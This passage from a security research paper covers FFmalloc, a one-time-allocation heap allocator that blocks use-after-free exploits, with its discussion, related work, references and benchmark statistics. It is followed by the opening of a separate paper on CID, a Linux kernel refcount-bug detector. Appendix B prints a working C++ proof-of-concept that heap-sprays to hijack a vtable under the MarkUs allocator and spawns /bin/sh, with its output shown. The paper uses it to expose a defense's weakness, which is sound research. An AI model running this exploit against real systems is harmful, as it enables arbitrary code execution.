leases memory with `munmap`. Especially for programs with extremely high overhead, like `omnetpp`, setting a smaller α can reduce the memory overhead to a reasonable range (from 8.6× to 2.9×). The value of α has no impact on the overhead with `madvise`, as `madvise` does not immediately release the memory by design. Therefore, the α value 2 is the best choice among all three values.

During our evaluation, we used the α value 8 and `munmap` to test all benchmarks and programs. Therefore, `FFmalloc`'s performance overhead can be further reduced if we release memory less aggressively. Alternately, its memory overhead can be reduced by releasing memory more agressively.

7 Discussion

7.1 Other Technical Details

Supporting More Functions. Currently, `FFmalloc` covers the standard C library functions for memory management including `malloc`, `free`, `realloc`, `reallocarray`, `calloc`, `posix_align`, `memalign`, `aligned_alloc` and `malloc_usable_size`. `FFmalloc` does not contain wrappers of system calls like `mmap` and `munmap`. If an application directly calls `mmap` and `munmap` to get memory, a use-after-free bug may escape the protection of `FFmalloc`. In this case, `FFmalloc` would be unaware of the address space previously occupied by these mappings and might use them again (only once) for its own allocation. This escape would also affect any other secure allocator, but we have not seen it addressed elsewhere in the literature.

For simple requests to `mmap` (private, non-file backed, no fixed address), a future version of `FFmalloc` could handle them via the existing jumbo allocation code path. However, it is less clear what the correct behavior would be for more complex invocations of `mmap`. For example, how should `FFmalloc` handle a request that contained the `MAP_FIXED` flag? If the specified region was not previously used, `FFmalloc` could allow the call to succeed and then remember to not re-use that range in the future. But, if the desired address range overlapped with a region previously returned by `mmap` or was previously used by `FFmalloc`, should `FFmalloc` fail the call? Blocking the call and returning a failure code could break perfectly legitimate functionality and would negate the ability of `FFmalloc` to be a drop-in replacement for the glibc allocator. Allowing the call to succeed risks a bypass of its protection which calls into question the value of wrapping `mmap` at all.

Randomization. Address space layout randomization (ASLR) is widely deployed on modern systems to provide probabilistic protection against various attacks. One can be concerned that `FFmalloc` may diminish the effectiveness of ASLR due to its sequential allocation scheme. However, such concern does not exist for `FFmalloc`. ASLR randomizes memory on the *module* granularity, which contains a large number of pages, including code and data. `FFmalloc` allocates its first pool offset from the randomly assigned default heap. In this way, `FFmalloc` is fully compatible with ASLR and delivers the security benefits of ASLR to its users. Different from ASLR, the deterministic allocation could be a weakness in case the attack abuses relative heap layout. For example, in case of a heap buffer overflow attack, crafting an exploit would become easier if the adjacent heap chunks affected by the overflow stay at a deterministic relative location. We note that with a small modification to the allocation algorithm, `FFmalloc` could render the relative heap layout in a non-deterministic way without conflicting our original design goals. We leave the changes to future work.

7.2 Suitability

While FFmalloc is only a prototype of an OTA allocator, its success at running all SPEC and PARSEC benchmarks, unlike many of the other tested systems, demonstrates the feasibility of using it with real workloads. However, the results of tests like gcc and dedup indicate that it may not be appropriate for all applications.

Strengths. Compared to many other systems, FFmalloc provides a hard, rather than probabilistic, guarantee that it can prevent use-after-free exploitation unless the entire application address space is used. This guarantee is useful in remotely accessible applications since an attacker may have repeated opportunities to trigger an exploit. In many cases, this protection comes with one of the lowest CPU overheads relative to alternate systems.

FFmalloc should also be a good choice for use in embedded systems with limited CPU resources, provided they utilize a 64-bit address space. Unlike multiple other systems, FFmalloc does not require an auxiliary thread, typically assumed to be running on a different core than the main application thread, for garbage collection or similar pointer analysis to achieve its performance level.

Weaknesses. Admittedly, the performance of FFmalloc suffers significantly under certain scenarios. FFmalloc batches calls to munmap by waiting until a configurable number of consecutive pages have been freed before returning them to the operating system. Necessarily, this means that applications that free larger allocations will require more munmap calls than those with small allocations. For example, given the default 8-page threshold, a minimum of 2048 16-byte allocations would need to be freed before munmap was called versus only 32 freed 1KB allocations.

Additionally, applications that very frequently allocate and deallocate objects of similar sizes will be slower than with glibc. In this case, glibc can recycle the same few allocation sites repeatedly which reduces cache line misses and avoids system calls for additional address space. In contrast, FFmalloc, will be slowed down by significantly higher number of system calls, even with the batching mechanisms in place.

In addition to the above, FFmalloc can struggle to scale on multi-threaded applications. Even if FFmalloc eliminated all locks from its design, calls to mmap or munmap get serialized within the kernel. Applications that frequently allocate and deallocate objects across threads will end up getting serialized as a result. Proposed revisions to break up the mmap_sem lock in the kernel [17] will likely strongly benefit FFmalloc in this scenario if implemented.

In terms of memory overhead, FFmalloc is weakest when applications allocate objects with different lifetimes simultaneously. When a long lived object is allocated alongside short lived objects it could eventually become the lone allocation preventing unmapping an otherwise unused page or even run of pages. The smaller the object, the higher the impact on memory overhead will be.

Finally, as currently implemented, FFmalloc only provides protection against use-after-free, double-free, and invalid-free vulnerabilities. Protecting against various overflow, overread, or underread type attacks was intentionally omitted to focus on engineering a solution to the OTA problem.

Comparision with Alternatives. FFmalloc compares favorably to other use-after-free focused solutions. By focusing on attack prevention rather than detecting vulnerable pointers, FFmalloc's design is simpler and results in generally higher performance.

Most competitive with FFmalloc is MarkUs. It incorporates garbage collection techniques to verify that there are no dangling pointers to freed allocations. As discussed earlier, in our test environment MarkUs has broadly better memory overhead but somewhat worse performance overhead than FFmalloc, though the gap can be narrowed by having FFmalloc return pages more frequently

In contrast to use-after-free specific solutions, FreeGuard provides tunable probablistic protection against a broad range of attack types. Its strong performance characteristics and breadth of claimed defended attacks on the surface make it an attractive alternative to glibc or single focus secure allocators. However, this probablistic protection could often be of limited value. For example, FreeGuard protects against buffer overreads via use of randomly placed guard pages. In their paper, the authors note that under default settings, FreeGuard only terminated execution of a vulnerable OpenSSL server when attacked by Heartbleed ten percent of the time. Additionally, they claim to mitigate against certain heap overflow attacks by virtue of not placing heap metadata inline as with glibc. This is essentially standard practice by secure allocators in the literature. By this standard, FFmalloc could also claim limited protection against heap overflow. Instead we consider this metadata segregation to be for the security of the *allocator* rather than the heap.

8 Related work

Secure Allocators. Object-per-page allocators such as Archipelago [30] and Electic Fence [39] place each object on an individual page to detect memory safety issues. They can prevent buffer overflows by placing inaccessible pages between objects and can limit use-after-free exploitation by randomizing the reuse of freed pages. However, these approaches are limited to an application that has few live objects or as debugging tools due to their large overhead resulting from the page-granularity of an object.

DieHarder [37] is the security-focused evolution of DieHard [14], which was designed to prevent programs from crashing due to memory corruption bugs. DieHarder simulates an infinite heap where no allocations adjoin each other.

The gaps between allocations resist buffer overflow attacks, and randomized allocation can guarantee address space not being reused probabilistically. FreeGuard [43] provides better performance than DieHarder by adopting techniques from performance-oriented allocators (e.g., free lists per size class). As a result, FreeGuard can achieve similar performance to the default Linux allocator with significant security improvement, but failed to reach a similar security level to DieHarder's. Recently, Guarder [44] is proposed to bridge this gap as an evolved version of FreeGuard. It substantially increases its randomization entropy, but has similar performance overhead compared to FreeGuard by introducing new techniques to manage small objects and adjusting tradeoffs between performance and security. Unlike these approaches that probabilistically prevent use-after-free bugs, OTA can completely stop them by guaranteeing one-time allocation. However, OTA is more modest in only attempting to prevent use-after-free bugs and its variations such as invalid free and double free.

Cling [13] restricts memory reuse within objects of the same type rather than completely disabling it. It argues that this design severely limits an attacker on exploiting use-after-free vulnerabilities while retaining efficient memory usage. However, this does not completely block use-after-free exploitation. Rather, it requires the attacker to control a new matching type object rather than any suitably sized one. Similar to OTA, Oscar [18] also prevents use-after-free by employing a forward only allocation principal. It simulates the object-per-page style allocator using shadow memory to overcome the high memory overhead of placing each object on discrete pages. Despite its improvement on earlier work [19], it still imposes significant overhead in the form of expensive memory mapping system calls compared to OTA.

Pointer Invalidation. An alternative approach to preventing use-after-free attacks is to invalidate dangling pointers when the object is freed. DangNull [27] keeps track of all pointers to all allocated objects, and explicitly nullifies pointers once the pointed-to object is freed. FreeSentry [49] takes a similar approach as DangNull, except that it flips the top-bit of the pointer to make it an invalid address. This helps preserve context when reviewing crash dumps. DangSan [47] improves the performance of this technique on multi-thread applications, with the help of an append-only per-thread log. pSweeper [29] avoids live tracking of pointers by concurrently scanning memory to find dangling pointers. Instead of proactively destroying dangling pointers, CRCount [42] waits for the program to reset all such pointers; it frees an object only if the reference counter for the pointer becomes zero. MarkUs [12] is similar to CRCount, except that it starts scanning from the stack, global memory and registers. These schemes usually impose significant CPU and memory overhead due to the difficulty of tracking pointers in C code.

Use-After-Free Detection. CETS [35] inserts additional metadata at the program runtime, a lock for each object and a key for each pointer. During the object creation, it initializes the lock for the object and assigns the corresponding key to the pointer. During the program execution, the key is propagated together with the pointer and the lock is reset when its corresponding object is freed. Thus, any memory access with a dangling pointer will be detected and blocked by checking its key. Since CETS needs to maintain a key for each pointer and to compare key and lock for each memory access, it introduces substantial overhead.

Undangle [16] utilizes dynamic taint analysis to track the propagation of pointers, and detects the use-after-free bug if the source of the pointer has been freed. Due to the heavy runtime overhead of taint analysis, Undangle is impractical for real-world deployment.

Valgrind [36] and AddressSanitizer [40] can detect memory errors including use-after-free by checking the validity of memory accesses. Since they are designed for debugging, not for security, an advanced attacker can easily bypass their mechanisms. For example, researchers already have shown that use-after-free is still exploitable under AddressSanitizer by exhausting its fixed-size quarantine for freed memory [27].

Project Snowflake [38] adds manual memory management to a garbage-collected runtime. It introduces the notion of a *shield* which tracks references to unmanaged memory and can only be created by the reference owner. Even after the owning reference is deleted, the memory will not be reused until all shields have been destroyed as well.

9 Conclusion

We designed and implemented a memory allocator based on the one-time allocation (OTA) principal, aiming to prevent exploitation of use-after-free bugs. OTA provides a distinct memory chunk for each memory request, where attackers cannot reclaim the freed memory and thus cannot overwrite the content for exploitation. We explored several design choices and found the optimal ones to reduce the overhead of our prototype. The evaluation shows that OTA can prevent real-world use-after-free exploits effectively and efficiently.

Acknowledgment

We thank the anonymous reviewers, and our shepherd, Andrea Lanzi, for their helpful feedback. This research was supported, in part, by the NSF award CNS-1563848, CNS-1704701, CRI-1629851 and CNS-1749711 ONR under grant N00014-18-1-2662, N00014-15-1-2162, N00014-17-1-2895, DARPA AIMEE, and ETRI IITP/KEIT[2014-3-00035], and gifts from Facebook, Mozilla, Intel, VMware and Google.

References

[1] CODEGATE 2018 CTF. https://codegate.org.

[2] CVE-2015-6835. https://nvd.nist.gov/vuln/detail/CVE-2015-6835.

[3] Exploit Database. https://www.exploit-db.com/.

[4] Hacker One Community. https://www.hackerone.com/.

[5] PHP 5.4.44 Use-After-Free Vulnerability. https://www.exploit-db.com/exploits/38123.

[6] PHP 5.5.14 Use-After-Free Vulnerability. https://hackerone.com/reports/73235.

[7] PHP 7.0.7 Use-After-Free Vulnerability. https://hackerone.com/reports/73235.

[8] pwnable.kr wargame. https://pwnable.kr.

[9] pwnable.tw wargame. https://pwnable.tw.

[10] SECUINSIDE 2017 CTF. https://secuinside.com.

[11] Muhammad Abid. Raytrace running infinitely. https://lists.cs.princeton.edu/pipermail/parsec-users/2010-January/000620.html.

[12] Sam Ainsworth and Timothy Jones. MarkUs: Drop-in Use-after-free Prevention for Low-level Languages. In *Proceedings of the 41st IEEE Symposium on Security and Privacy (Oakland)*, May 2020.

[13] Periklis Akritidis. Cling: A Memory Allocator to Mitigate Dangling Pointers. In *Proceedings of the 19th USENIX Security Symposium (Security)*, Washington, DC, August 2010.

[14] Emery D. Berger and Benjamin G. Zorn. DieHard: Probabilistic Memory Safety for Unsafe Languages. In *Proceedings of the 2006 ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)*, Ottawa, Canada, June 2006.

[15] Jeremy Brown. Libmimedir VCF Memory Corruption Proof Of Concept. https://packetstormsecurity.com/files/132257/Libmimedir-VCF-Memory-Corruption-Proof-Of-Concept.html.

[16] Juan Caballero, Gustavo Grieco, Mark Marron, and Antonio Nappa. Undangle: Early Detection of Dangling Pointers in Use-After-Free and Double-Free Vulnerabilities. In *Proceedings of the International Symposium on Software Testing and Analysis (ISSTA)*, Minneapolis, MN, July 2012.

[17] Jonathan Corbet. How to get rid of mmap_sem. https://lwn.net/Articles/787629/.

[18] Thurston H.Y. Dang, Petros Maniatis, and David Wagner. Oscar: A Practical Page-Permissions-Based Scheme for Thwarting Dangling Pointers. In *Proceedings of the 26th USENIX Security Symposium (Security)*, Vancouver, BC, Canada, August 2017.

[19] Dinakar Dhurjati and Vikram Adve. Efficiently Detecting All Dangling Pointer Uses in Production Servers. In *Proceedings of International Conference on Dependable Systems and Networks (DSN'06)*, 2006.

[20] Yu Ding, Tao Wei, TieLei Wang, Zhenkai Liang, and Wei Zou. Heap Taichi: Exploiting Memory Allocation Granularity in Heap-spraying Attacks. In *Proceedings of the Annual Computer Security Applications Conference (ACSAC)*, 2010.

[21] Jason Evans. jemalloc: Memory Allocator. http://jemalloc.net/.

[22] Antonio Franques. Can anyone provide detailed steps to fix Host x264? https://github.com/cirosantilli/parsec-benchmark/issues/3.

[23] Dinko Galetic and Denis Kasak. Use-After-Free Leading to An Invalid Pointer Dereference. https://hackerone.com/reports/213261, 2017.

[24] Sanjay Ghemawat. TCMalloc : Thread-Caching Malloc. https://gperftools.github.io/gperftools/tcmalloc.html.

[25] Wolfram Gloger. Wolfram Gloger's Malloc Homepage. http://www.malloc.de/en/.

[26] Will Glozer. wrk - A HTTP Benchmarking Tool. https://github.com/wg/wrk, 2019.

[27] Byoungyoung Lee, Chengyu Song, Yeongjin Jang, Tielei Wang, Taesoo Kim, Long Lu, and Wenke Lee. Preventing Use-after-free with Dangling Pointers Nullification. In *Proceedings of the 2015 Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, February 2015.

[28] John Leitch. Issue 24613: array.fromstring use after free. https://bugs.python.org/issue24613.

[29] Daiping Liu, Mingwei Zhang, and Haining Wang. A Robust and Efficient Defense Against Use-after-Free Exploits via Concurrent Pointer Sweeping. In *Proceedings of the 25th ACM Conference on Computer and Communications Security (CCS)*, Toronto, ON, Canada, October 2018.

[30] V Lvin, G. Novark, E. Berger, and B Zorn. Archipelago: Trading Address Space for Reliability and Security. In *ACM SIGPLAN Notices*, volume 43, 2008.

[31] Matt Miller. Trends, Challenges, and Strategic Shifts in the Software Vulnerability Mitigation Landscape.pdf. https://msrnd-cdn-stor.azureedge.net/bluehat/bluehatil/2019/assets/doc/Trends%2C%20Challenges%2C%20and%20Strategic%20Shifts%20in%20the%20Software%20Vulnerability%20Mitigation%20Landscape.pdf, 2019. BlueHat IL.

[32] mruby Organization. mruby: Lightweight Ruby. https://mruby.org/, 2019.

[33] Santosh Nagarakatte, Milo M. K. Martin, and Steve Zdancewic. Watchdog: Hardware for Safe and Secure Manual Memory Management and Full Memory Safety. In *Proceedings of the 39th Annual International Symposium on Computer Architecture (ISCA)*, 2012.

[34] Santosh Nagarakatte, Milo M. K. Martin, and Steve Zdancewic. WatchdogLite: Hardware-Accelerated Compiler-Based Pointer Checking. In *Proceedings of Annual IEEE/ACM International Symposium on Code Generation and Optimization (CGO)*, 2014.

[35] Santosh Nagarakatte, Jianzhou Zhao, Milo M.K. Martin, and Steve Zdancewic. CETS: Compiler Enforced Temporal Safety for C. In *Proceedings of the 2010 International Symposium on Memory Management (ISMM)*, Toronto, Canada, June 2010.

[36] Nicholas Nethercote and Julian Seward. Valgrind: a framework for heavyweight dynamic binary instrumentation. In *Proceedings of the 2007 ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)*, San Diego, CA, June 2007.

[37] Gene Novark and Emery D. Berger. DieHarder: Securing the Heap. In *Proceedings of the 18th ACM Conference on Computer and Communications Security (CCS)*, Chicago, IL, October 2010.

[38] Matthew Parkinson, Dimitrios Vytiniotis, Kapil Vaswani, Manuel Costa, Pantazis Deligiannis, Dylan McDermott, Aaron Blankstein, and Jonathan Balkind. Project snowflake: Non-blocking safe manual memory management in .net. *Proc. ACM Program. Lang.*, 1(OOPSLA), October 2017.

[39] Bruce Perens. Electric Fence. https://linux.softpedia.com/get/Programming/Debuggers/Electric-Fence-3305.shtml.

[40] Konstantin Serebryany, Derek Bruening, Alexander Potapenko, and Dmitriy Vyukov. AddressSanitizer: A Fast Address Sanity Checker. In *Proceedings of the 2012 USENIX Annual Technical Conference (ATC)*, Boston, MA, June 2012.

[41] Shellphish. how2heap: A repository for learning various heap exploitation techniques. https://github.com/shellphish/how2heap.

[42] Jangseop Shin, Donghyun Kwon, Jiwon Seo, Yeongpil Cho, and Yunheung Paek. CRCount: Pointer Invalidation with Reference Counting to Mitigate Use-after-free in Legacy C/C++. In *Proceedings of the 2019 Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, February 2019.

[43] Sam Silvestro, Hongyu Liu, Corey Crosser, Zhiqiang Lin, and Tongping Liu. FreeGuard: A Faster Secure Heap Allocator. In *Proceedings of the 24th ACM Conference on Computer and Communications Security (CCS)*, Dallas, TX, October–November 2017.

[44] Sam Silvestro, Hongyu Liu, Tianyi Liu, Zhiqiang Lin, and Tongping Liu. Guarder: A Tunable Secure Allocator. In *Proceedings of the 27th USENIX Security Symposium (Security)*, Baltimore, MD, August 2018.

[45] Matthew S. Simpson and Rajeev K. Barua. MemSafe: Ensuring the Spatial and Temporal Memory Safety of C at Runtime. *Softw. Pract. Exper.*, 43(1), January 2013.

[46] Alexander Sotirov. Heap Feng Shui in JavaScript. https://www.blackhat.com/presentations/bh-europe-07/Sotirov/Presentation/bh-eu-07-sotirov-apr19.pdf, 2007. BlackHat Europe.

[47] Erik van der Kouwe, Vinod Nigade, and Cristiano Giuffrida. DangSan: Scalable Use-after-free Detection. In *Proceedings of the 12th European Conference on Computer Systems (EuroSys)*, Belgrade, Serbia, April 2017.

[48] Wen Xu, Juanru Li, Junliang Shu, Wenbo Yang, Tianyi Xie, Yuanyuan Zhang, and Dawu Gu. From collision to exploitation: Unleashing use-after-free vulnerabilities in linux kernel. In *Proceedings of the 22nd ACM Conference on Computer and Communications Security (CCS)*, Denver, Colorado, October 2015.

[49] Yves Younan. FreeSentry: Protecting against Use-After-Free Vulnerabilities Due to Dangling Pointers. In *Proceedings of the 2015 Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, February 2015.

[50] Insu Yun, Dhaval Kapil, and Taesoo Kim. Automatic Techniques to Systematically Discover New Heap Exploitation Primitives. In *Proceedings of the 29th USENIX Security Symposium (Security)*, August 2020.

A Statistics of SPEC CPU2006 Benchmarks

Table 7: Statistics of SPEC CPU2006 benchmarks. **Function Count** lists the number of calls to memory management functions, including `malloc`, `free`, `realloc` and `calloc`. Note that some invocations of `malloc` come from `realloc` and `calloc`. **Memory Usage** column shows the memory requested by and allocated to the program. `total_req` means the sum of all requested memories, without considering any `free` operation. `total_alloc` is similar to `total_req`, but each allocation size is aligned to 16 bytes. `max_alloc` shows the largest memory usage along the execution, if every allocation is aligned to 16 bytes. **Time** provides the time for each program complete the execution. **Alloc Freq** shows the average memory request per second.

Program	Function Count				Memory Usage			Time	Alloc Freq
	#malloc	#realloc	#calloc	#free	total_req	total_alloc	max_alloc	(s)	(MB/s)
400.perlbench	353M	12M	3	347M	15.97 G	18.28 G	1.08 G	551	33.2
401.bzip2	174	0	0	144	3.64 G	3.64 G	3.53 G	758	4.8
403.gcc	28M	45K	4726K	28M	741.09 G	741.32 G	4.18 G	516	1436.7
429.mcf	8	0	3	7	1.76 G	1.76 G	1.76 G	460	3.8
433.milc	6521	8	6513	6466	88.32 G	88.32 G	719.37 M	934	94.6
444.namd	1328	0	0	1323	47.15 M	47.15 M	47.13 M	612	0.1
445.gobmk	607K	52K	317K	607K	1.07 G	1.07 G	130.49 M	689	1.6
447.dealII	151M	0	1	151M	11.38 G	12.47 G	827.44 M	576	21.6
450.soplex	247K	75K	4	236K	49.31 G	49.31 G	849.80 M	419	117.7
453.povray	2443K	46K	0	2416K	82.92 M	95.24 M	3.60 M	341	0.3
456.hmmer	2419K	369K	123K	2107K	2.52 G	2.70 G	36.62 M	638	4.2
458.sjeng	6	0	0	2	180.00 M	180.01 M	180.01 M	809	0.2
462.libquantum	142	58	121	121	1.04 G	1.04 G	100.67 M	1641	0.6
464.h264ref	178K	0	171K	178K	1.40 G	1.40 G	112.16 M	903	1.6
470.lbm	7	0	0	6	428.81 M	428.82 M	428.81 M	684	0.6
471.omnetpp	267M	0	8	267M	44.65 G	46.76 G	154.68 M	579	80.8
473.astar	4802K	0	6	4802K	4.39 G	4.40 G	451.55 M	610	7.2
482.sphinx3	14M	0	14M	14M	16.15 G	16.23 G	43.04 M	807	20.1
483.xalancbmk	135M	0	8	135K	6.28 G	66.66 G	383.47 M	339	196.6

B Proof-of-Concept of MarkUs Exploit

```
class Victim {
  public:
    virtual void good() { puts("Hello World"); };
};
void evil() {
  puts("[!] Spawning shell...");
  execve("/bin/sh", NULL, NULL);
}
int main() {
  Victim *a = new Victim();
  Victim *b = new Victim();
+ printf("[+] a = %p, a.vftable = 0x%lx\n",
+                a, ((uintptr_t*)a)[0]);
  free(a);
  free(b);
+ printf("[+] a = %p, a.vftable(corrupted) = 0x%lx\n",
+                a, ((uintptr_t*)a)[0]);

+ const size_t kSpraySize = 0x300000000;
+ uint8_t *spray = (uint8_t*)malloc(kSpraySize);
+ uintptr_t offset = ((uintptr_t*)a)[0] & 0xfff;
+ assert(offset == 0x3de); // offset is always constant
+ for (size_t i = 0; i < kSpraySize; i += 0x1000)
+   ((uintptr_t*)(spray + offset))[i / 8] = (uintptr_t)evil;
+ printf("[+] Spray at %p - %p\n", spray, spray + kSpraySize);

+ // Make sure that 'a' is not reclaimed
+ assert((void*)a < spray || (void*)a >= spray + kSpraySize);
+ puts("[+] Triggering UAF (virtual function call)!");
  a->good();
}
```

Figure 8: A use-after-free bug and its exploitation for MarkUs. The code snippets after the plus sign (+) represents exploitation and shows internal information to make PoC more clear.

```
$ lsb_release -d
Description:    Ubuntu 18.04 LTS
$ g++ -o poc poc.cpp
$ LD_PRELOAD=$MARKUS ./poc
[+] a = 0x55c80d35eff0, a.vftable = 0x55c80ce3bd70
[+] a = 0x55c80d35eff0, a.vftable(corrupted) = 0x55cad2e9f3de
[+] Spray at 0x55c80d39a000 - 0x55cb0d39a000
[+] Triggering UAF (virtual function call)!
[!] Spawning shell...
$
```

Figure 9: Results after executing PoC code in Figure 8 in Ubuntu 18.04. This demonstrates arbitrary code execution by invoking `evil()`. Unlike an ordinary allocator that requires to reclaim the freed object, this PoC program uses heap spray to control the virtual function table, which is corrupted by MarkUs's quarantine management. Note that `$MARKUS` is the environment variable to make the PoC program to use MarkUs as its underlying allocator.

Detecting Kernel Refcount Bugs with Two-Dimensional Consistency Checking

Xin Tan[1,¶], Yuan Zhang[1,¶], Xiyu Yang[1], Kangjie Lu[2], and Min Yang[1]

[1]*School of Computer Science, Fudan University, China*
[2]*Department of Computer Science & Engineering, University of Minnesota, USA*
[¶]*co-first authors*

Abstract

In the Linux kernel, reference counting (refcount) has become a default mechanism that manages resource objects. A refcount of a tracked object is incremented when a new reference is assigned and decremented when a reference becomes invalid. Since the kernel manages a large number of shared resources, refcount is prevalent. Due to the inherent complexity of the kernel and resource sharing, developers often fail to properly update refcounts, leading to refcount bugs. Researchers have shown that refcount bugs can cause critical security impacts like privilege escalation; however, the detection of refcount bugs remains an open problem.

In this paper, we propose CID, a new mechanism that employs two-dimensional consistency checking to automatically detect refcount bugs. By checking if callers consistently use a refcount function, CID detects deviating cases as potential bugs, and by checking how a caller uses a refcount function, CID infers the condition-aware rules for the function to correspondingly operate the refcount, and thus a violating case is a potential bug. More importantly, CID's consistency checking does not require complicated semantic understanding, interprocedural data-flow tracing, or refcount-operation reasoning. CID also features an automated mechanism that systematically identifies refcount fields and functions in the whole kernel. We implement CID and apply it to the Linux kernel. The tool found 44 new refcount bugs that may cause severe security issues, most of which have been confirmed by the maintainers.

1 Introduction

The Linux kernel becomes more and more important, especially with its wide use in cloud platforms, mobile devices, and IoT devices. A core functionality of the kernel is to manage the shared resources (e.g. peripherals and files). Since the Linux kernel is implemented in C language which does not support automatic garbage collection or smart pointers, it relies on reference counting (refcount for short) to keep track of the uses of a variety of resources. Naturally, refcount is quite prevalent in the Linux kernel to maintain a large number of shared resource objects. Our study also reveals that the Linux kernel alone (except third-party drivers) has about 800 structs that are managed with the refcount mechanism.

In essence, a refcount is an integer that tracks the number of references to the tracked resource object. To facilitate the uses of refcounts, the Linux kernel offers specific data types and manipulation APIs. For example, `refcount_t` is defined in the Linux kernel to represent a refcount field, while `refcount_inc()` and `refcount_dec()` are two primitive APIs for increasing (`INC`) and decreasing (`DEC`) a `refcount_t` field respectively. The refcount field of an tracked object is increased when there is a new reference to the object or decreased when a reference becomes invalid. The reference counting approach guarantees that an object is freed only when its refcount reaches zero.

Since the refcount needs to be updated manually, the developers are required to have a clear understanding of their intended uses on system resources and then perform correct refcount operations, which are actually challenging in the complex Linux kernel. On one hand, the programmers may make mistakes due to the complexity of the kernel logic. On the other hand, different functions of the same kernel module might be developed by different developers. The developer of a function may not know the details of other functions, which often leads to incorrect refcount operations. As a result, the refcount operations in the Linux kernel are error-prone.

Our study shows that there are two main kinds of refcount errors. (1) *Over decrease.* This buggy case occurs when the developer redundantly calls a refcount-decrease API or under an over-relaxed condition. A redundant decrease may cause the refcount to prematurely reach zero, which will incorrectly trigger object release. That is, the memory associated to the victim object is freed while there are still legitimate references to it. If the kernel still references to the object while it has been freed, critical use-after-free (UAF) occurs. (2) *Missing decrease*. By contrast, another kind of bug is that a necessary refcount decrease is missing. This often leads to a resource

leak (e.g., memory leak) because the recount may never reach zero, and the resource will never be released. Attackers can exploit such bugs to launch denial-of-service, such as crashing the system, by repeatedly triggering the bug. Interestingly, missing refcount release may also lead to UAF, i.e., when the refcount field overflows to be zero, the kernel will wrongly free it while some legitimate references are still used.

Refcount bugs have severe impact on the security of the system. In particular, security researchers have reported many serious refcount vulnerabilities (e.g., CVE-2016-4558, CVE-2016-0728, CVE-2019-11487), which can be exploited for privilege escalation, putting a lot of real-world devices at risk. Take CVE-2016-0728 as an example, by continuously triggering the missing-decrease path in the keyrings facility, the refcount bug finally overflows the *usage* counter, triggering a UAF vulnerability. The UAF vulnerability is further successfully exploited to perform a local privilege escalation attack. Even worse, this vulnerability is quite stealthy for hiding in the kernel for about 4 years until it was discovered. As a result, tens of millions of Linux PCs/servers, including 66% of the Android devices (phones/tablets) [2] are affected. That's to say, the refcount bugs may be too latent to discover, yet cause critical security impact against numerous devices and users.

Given the severe impact of refcount bugs, it is important to detect them in the Linux kernel. However, there are significant challenges in the detection.

Challenge-I: Lacking a refcount bug oracle. Refcount bugs happen when there is a mismatch between refcount `INC` operations and `DEC` operations. However, when to perform `DEC` operations largely depends on the purpose of the developers and the usage of the tracked object. Therefore, there lacks an oracle that models refcount bugs. Existing works mainly adopt two strategies to detect refcount bugs. Pungi [24] optimistically assumes that the change of a refcount must equal to the number of references escaped from the function. However, it may incur overwhelming false positives in the Linux kernel, since many kernel functions (e.g., refcount wrapper APIs) just increase the refcounts with no reference escaped. To accurately detect refcount bugs, RID [29] observes that the paths sharing the same argument and the same return value in the same function should have consistent refcount behaviors. Based on this observation, it proposes inconsistent path pair checking to detect refcount bugs. Though this strategy helps to reduce false positives, its scope is so narrow that it misses the majority refcount bugs. According to our study, for the 60 refcount bugs reported between 2018 and 2020 from the Linux kernel [4], RID could only detect 10 of them.

Challenge-II: Recognizing wide-spread refcount fields. The prerequisite to detect refcount bugs is the recognition of refcount fields (i.e., struct fields that are manipulated by refcount operations). However, refcount fields can be buried in various types who serve for other purposes. It is non-trivial to achieve both accuracy and coverage in identifying refcount fields. According to our study described in §2.2, only 37 out of the 100 `atomic_t` fields which we checked are used for refcount, and the remaining are for other purposes. Therefore, existing works [24, 29] involve manual efforts to label a set of refcount fields/operations. Pattern-based [36] methods could also identify refcount fields in the Linux kernel. However, such methods work for only common refcount fields, but would miss less common or custom ones.

To address these challenges, this paper proposes CID[1], which first systematically identifies potential refcount fields/-operations in the Linux kernel and then automatically detects refcount bugs with two-dimensional consistency checking. Our bug detection is based on two unique observations: (1) `INC` and `DEC` operations enforce a strict mutual relation, oftentimes with pre-conditions; (2) `INC` and `DEC` functions for the same object are often invoked multiple times, following the same usage, and the usage is bug-free in most cases. The two observations motivate the design of our two-dimensional consistency checking. In one dimension, the `INC-DEC` consistency checking infers *condition-aware refcount rules* for the `INC` or `DEC` function by examining the `DEC` or `INC` operations and their conditions in another function. Then, it uses the rules to detect violating cases in the `INC` or `DEC` function as refcount bugs. A unique strenghth of the checking is that the inferred refcount rules apply regardless of the complicated data and control flows between the `INC` and `DEC` operations, thus it avoids the complicated tracing and inter-procedural data-flow analysis. In the other dimension, the `DEC-DEC` consistency checking recognizes deviating `DEC` operations, from the majority `DEC` operations paired with the same `INC` operation, as refcount bugs.

Compared to existing works, our two-dimensional checking does not rely on an aggressive or conservative bug oracle while the checked inconsistencies still effectively uncover refcount bugs. Meanwhile, CID introduces behavior-based refcount field identification, which distinguishes refcount fields from a large number of other fields based on their purposes. By summarizing the behavior features of refcount fields, CID systematically and automatically identifies the refcount fields that are defined in different data types at a high precision.

We implement a prototype of CID with the LLVM infrastructure [23]. CID incorporates several new techniques to realize refcount bug detection with the two-dimensional consistency checking. First, CID selects candidate refcount fields through type analysis and then identifies refcount fields with a behavior-based inference method. Second, CID collects the functions that perform `INC` operations on the identified refcount fields, and performs path-sensitive data flow analysis to model the `INC` behaviors in them including the `DEC` behaviors in their callers. At last, CID checks the consistencies over the modeled behaviors between paired `INC` and `DEC` operations from two dimensions to detect refcount bugs and generates bug reports.

[1] CID is named for Checking INC/DEC operations

To evaluate the effectiveness of CID, we apply it to the Linux kernel of version 5.6-rc2. CID finishes the analysis for the whole kernel within 18 minutes and reports 149 refcount bugs. From these bugs, we manually confirmed 44 new refcount bugs and submitted their patches to the Linux maintainers. Until now, 36 bugs have been confirmed, and the patches for the 34 bugs have already been applied to the kernel. These new bugs are also confirmed to have severe security impacts, including UAF, Denial of Service (DoS) and memory leak. We analyze the confirmed false-positive cases and find most of them resulted from the imprecise static analysis used in CID. We measure the bug detection capability of CID by comparing it with RID [29] (the state-of-the-art tool) on detecting 60 known refcount bugs. The results show that CID only misses 6 bugs while RID misses 50 bugs. Besides, the refcount field identification of CID is also evaluated to be quite effective, which identifies 792 refcount fields from the kernel with an accuracy of 94.3%.

In summary, we make the following contributions.

